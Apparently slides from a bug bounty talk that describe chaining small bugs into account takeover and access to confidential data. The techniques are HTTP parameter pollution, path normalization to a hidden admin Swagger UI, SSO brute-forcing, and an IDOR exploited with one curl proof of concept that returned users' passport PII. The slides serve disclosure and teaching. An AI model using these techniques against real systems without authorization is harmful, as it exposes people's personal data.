


Token Invalidating

By using HTTP Parameter pollution and injecting a new invalid token




Account Takeover



Case study 3:

Discovering a hidden Swagger endpoint through path normalization and using it to extract sensitive internal documents.

Discovering hidden APIs through Path Normalization Techniques



Bypassing Access Controls
Path normalization techniques



Thinking out of the box
How to maximize the impact of my bug ?

How to go from this :

By [REDACTED]

September 2019

Status changed: New→Informative

By [REDACTED]

September 2019


Hello!

Thank you for participating in our Bug Bounty program.

We don't see the impact, so we close the report as informative. If you show the danger of this flaw, we are ready to review the level of criticality.




To that:

By 

September 6, 13:4

Hi! We believe that access to swagger itself is not a problem, but access to the api from there, if, for example, it is not blocked by authorization, and makes it possible to receive confidential information (as in this report), deserves a reward.





Live Demo #3

So what we did here:



Bruteforced the SSO
page



Path normalization into the
admin swagger-ui



Abused the endpoint to
retrieve confidential
information

Hi,

There is an IDOR at [REDACTED]/files/duplicates that lets an user search inside the [REDACTED] for documents that "look alike" a document we uploaded.

- You submit a picture (or else)
- The system will return you URL of very similar pictures/documents.

So I got an idea, and I have uploaded to the system a front picture of a passport I took from google. And the system returned me confidential PII of users.

PoC:

```
curl -X POST [REDACTED]/files/duplicates" -H "Accept: application/json" -F "file=@passport.jpg" -F "score=0.5" | jq
```



₹100,000

Reward

Report No.: 13654

Created: August 28, 15:44

Status: Accepted

Type: Vulnerability

Severity: ○ Critical

₹100,000

Reward

Report No.: 13654

Created: August 28, 15:44

Status: Accepted

Type: Vulnerability

Severity: ○ Critical

Author: [m0m0x01d](#)



Takeaways Summary

Takeaways

Multi-Step Attack Chains

Don't sleep on low-hanging fruits. Use them to achieve something big.

Do your research

Bug bounties evolves constantly. Don't get too comfy with a bug type, instead always try to improve it.

Think out of the box

Depending on the app you are working on, some "small" bugs can have a higher impact that you might think.

Keep learning & exploring

Sometimes you can find bugs without looking for bugs

Q&A

Hold your questions, I am on my way to the event!


In the meantime, you can follow me on twitter :)



SCAN ME



SCAN ME



Thank you for watching

Daher Mohamed

PHTalks